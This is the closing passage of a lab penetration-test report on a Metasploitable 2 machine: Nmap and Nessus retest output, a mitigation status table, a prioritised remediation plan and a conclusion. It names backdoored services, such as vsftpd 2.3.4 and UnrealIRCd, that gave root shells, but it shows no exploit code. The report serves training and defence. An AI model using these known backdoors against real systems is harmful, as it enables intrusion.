1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:DC:EB:C2 (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Linux,
Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect resu
lts at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds

```

Description: The retest shows the host is still online and many services remain available. FTP is shown as tcpwrapped rather than the original clear vsftpd 2.3.4 identification. This indicates a change in the FTP exposure, but additional hardening is still required because many insecure services remain open.

[SCREENSHOT 22] Nessus retest summary



Description: The vulnerability scanner retest provides a new severity distribution. The goal is to verify whether the previously targeted vulnerabilities were removed or reduced.

[SCREENSHOT 23] Nessus retest findings list - part 1

☐	Sev	CVSS	VPR	EPSS	Name	Family	Count	
☐	CRITICAL	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1	
☐	CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1	
☐	CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	
☐	CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1	
☐	MIXED	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4	
☐	CRITICAL	...	...	...	SSL (Multiple Issues)	Gain a shell remotely	3	
☐	HIGH	7.5			NFS Shares World Readable	RPC	1	
☐	HIGH	7.5 *			rlogin Service Detection	Service detection	1	
☐	HIGH	7.5 *			rsh Service Detection	Service detection	1	
☐	MIXED	...	...	...	SSL (Multiple Issues)	General	28	
☐	MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	5	
☐	MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2	

Description: The retest still shows several vulnerabilities but that's acceptable since the mitigation was partial, not complete. Remaining services such as databases, legacy remote services, and web components require further remediation.

[SCREENSHOT 24] Nessus retest findings list - part 2

☐	MEDIUM	6.5		Unencrypted Telnet Server	Misc.	1	🔄	✎
☐	MEDIUM	5.9		SSL Anonymous Cipher Suites Support...	Service detection	1	🔄	✎
☐	MEDIUM	5.9		SSL DROWN Attack Vulnerability (Decr...	Misc.	1	🔄	✎
☐	MIXED	...	...	6 SSH (Multiple Issues)	Misc.	6	🔄	✎
☐	MIXED	...	...	3 HTTP (Multiple Issues)	Web Servers	5	🔄	✎
☐	MIXED	...	...	4 DNS (Multiple Issues)	DNS	5	🔄	✎
☐	MIXED	...	...	2 TLS (Multiple Issues)	Misc.	2	🔄	✎
☐	MIXED	...	...	2 TLS (Multiple Issues)	SMTP problems	2	🔄	✎
☐	LOW	3.7		SSL/TLS Diffie-Hellman Modulus <= 10...	Misc.	1	🔄	✎
☐	LOW	2.6 *		X Server Detection	Service detection	1	🔄	✎
☐	LOW	2.1 *		ICMP Timestamp Request Remote Dat...	General	1	🔄	✎
☐	INFO	...	...	2 TLS (Multiple Issues)	General	4	🔄	✎
☐	INFO	...	...	3 VNC (Multiple Issues)	Service detection	3	🔄	✎
☐	INFO	...	...	2 Apache HTTP Server (Multiple Iss...	Web Servers	2	🔄	✎

Description: Additional findings remain after mitigation.

[SCREENSHOT 25] Nessus ticket/remediation evidence after retest

Hosts 1	Vulnerabilities 65	Remediations 1	History 2
Search Actions 🔍 1 Action			
Action		Vulns ▼	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.		2	1

Description: The ticket/remediation view supports the validation phase by showing scanner evidence after changes were made.

Vulnerability	Before mitigation	Mitigation applied	Retest status
vsftpd 2.3.4 backdoor and Anonymous FTP	Exploited successfully with root shell	disable = yes and chmod -x /usr/sbin/vsftpd	Partially mitigated - FTP behavior changed/tcpwrapped; remove/upgrade service fully
UnrealIRCd backdoor	Exploited successfully with shell	chmod -x /usr/sbin/unrealircd and process cleanup	Mitigated - daemon is stopped and binary permission removed
Samba exposure	Open ports 139/445 and vulnerable Samba version and Metasploitable shell obtained	chmod -x smb and nmbd	Partially mitigated; verify ports 139/445 closed and remove package
DistCC RCE	identified during scanning	No screenshot of permanent service removal found	Still requires mitigation: disable distccd and firewall its port
Telnet/r-services	Open legacy services	No screenshot of removal found	Still present and should be disabled
Databases/web stack	Exposed old versions	No full patching shown	Still present and should be patched/restricted

// 10 - FULL REMEDIATION PLAN //

Priority	Action	Reason
Immediate	Remove or upgrade vsftpd 2.3.4	Backdoored FTP provided root shell
Immediate	Remove/reinstall UnrealIRCd from trusted source	Backdoored IRC provided unauthenticated RCE
Immediate	Disable distccd or restrict to localhost/trusted build hosts	Exposed compilation service can execute commands
Immediate	Disable port 1524 root shell	Direct root compromise risk
High	Disable Telnet and r-services	Clear-text and legacy authentication
High	Patch or remove Samba 3.0.20 and restrict SMB ports	Legacy SMB RCE and enumeration risk
High	Restrict NFS exports and RPC services	Prevents unauthorized file access
High	Firewall database services	Databases should not be public to the lab network
Medium	Patch Apache/Tomcat and remove default credentials	Reduces web compromise paths
Medium	Enable logging and monitoring	Detects exploitation attempts and abnormal shells

// 11 - CONCLUSION //

The Metasploitable 2 machine was critically vulnerable. The tester identified the host, enumerated services with Nmap, confirmed high-risk findings with Nessus, and exploited multiple vulnerabilities using Metasploit. The screenshots prove root-level access through vulnerable services, especially vsftpd 2.3.4 and UnrealIRCd. The mitigation phase reduced some specific risks by changing FTP configuration and disabling vulnerable service binaries, but the retest shows that the host still exposes many insecure legacy services.

Final assessment: the machine should not be considered secure after only the shown mitigations. The exploited vulnerabilities were partially addressed, but full remediation requires removing unsupported software, patching all services, disabling legacy protocols, restricting network exposure using a firewall, and performing another full Nessus/Nmap retest until critical and high findings are eliminated.

// END OF REPORT